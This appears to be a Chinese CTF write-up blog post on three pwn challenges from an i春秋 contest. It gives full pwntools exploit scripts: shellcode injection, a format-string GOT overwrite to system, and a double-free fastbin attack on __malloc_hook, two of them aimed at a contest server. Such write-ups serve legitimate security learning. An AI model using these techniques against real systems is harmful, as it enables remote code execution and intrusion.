i春秋答题欢乐赛3 pwn

原创

doudoudedi 于 2019-12-02 21:47:34 发布 183 收藏


分类专栏： 题目 学习 文章标签： pwn

本文链接：https://blog.csdn.net/qq_37433000/article/details/103357796


题目 同时被 2 个专栏收录

83 篇文章 2 订阅

订阅专栏


学习

40 篇文章 1 订阅

订阅专栏

ememe确实很欢乐的

第一个题是直接布置shellcode然后跳过去执行即可

```
from pwn import *
local=0

if local==1:
 p=process('./2')
 elf=ELF('./2')
else:
 p=remote('120.55.43.255',11002)
 elf=ELF('./2')

def exp():
 p.recvuntil('ID:')
 shellcode=shellcraft.amd64.linux.sh()
 p.sendline(asm(shellcode,arch='amd64',os='linux'))
 #print len(shellcraft.amd64.linux.sh())
 p.recvuntil('choice:')
 pd='Recharge'.ljust(0x10,'a')+p64(0x6020E0)
 p.send(pd)
 p.sendline('a')
 p.sendline('a')
 p.interactive()
if __name__=="__main__":
 exp()
```

第二题是我想写入的方式想了好久最后发现直接改printf的地址就行了~~

```
from pwn import *
from LibcSearcher import *
local=0
if local==1:
 p=process('./1')
 elf=ELF('./1')
else:
 p=remote('120.55.43.255',11001)
 elf=ELF('./1')
def exp():
 offset=30
 p.recvuntil('to leave')
 payload=p32(elf.got['puts'])+'%30$s'
 p.sendline(payload)
 put_addr=u32(p.recvuntil('\xf7')[-4:])
 libc=LibcSearcher('puts',put_addr)
 libcbase=put_addr-libc.dump('puts')
 system_addr=libcbase+libc.dump('system')
 log.success('system_addr: '+hex(system_addr))
 pd=fmtstr_payload(offset,{elf.got['printf']:system_addr})
 p.recvuntil('to leave')
 p.sendline(pd)
 #p.recvuntil('to leave')
 p.sendline('/bin/sh\x00')
 p.interactive()
if __name__=="__main__":
 exp()
```

第三题利用uaf double free直接fastbin attack直接打即可

```
from pwn import *
local=1
if local==1:
 p=process('./3')
 elf=ELF('./3')
 libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
else:
 p=remote('1',1)


def add(size,content):
 p.sendlineafter('choice :','1')
 p.sendlineafter('size :',str(size))
 p.sendlineafter('Content :',content)

def delete(idx):
 p.sendlineafter('choice :','2')
 p.sendlineafter('Index :',str(idx))

def show(idx):
 p.sendlineafter('choice :','3')
 p.sendlineafter('Index :',str(idx))

def exp():
 add(0x100,'') #0
 add(0x100,'') #1
 delete(0)
 show(0)
 libcbase=u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-0x3C4B20-88
 malloc_hook=libcbase+libc.symbols['__malloc_hook']
 log.success('libcbase :'+hex(libcbase))
 o_g=[0x45216,0x4526a,0xf02a4,0xf1147]
 one_gadget=libcbase+o_g[3]
 add(0x100,'aaaaaaaa') #2
 add(0x68,'')  #3
 add(0x68,'')  #4
 #add(0x60,'')  #5
 delete(3)
 delete(4)
 delete(3)
 add(0x68,p64(malloc_hook-0x23))
 add(0x68,'')
 add(0x68,'')
 add(0x68,'a'*19+p64(one_gadget))
 p.recvuntil('choice :')
 p.sendline('1')
 p.recvuntil('size :')
 p.sendline(str(0x10))
 p.interactive()

if __name__=="__main__":
 exp()
```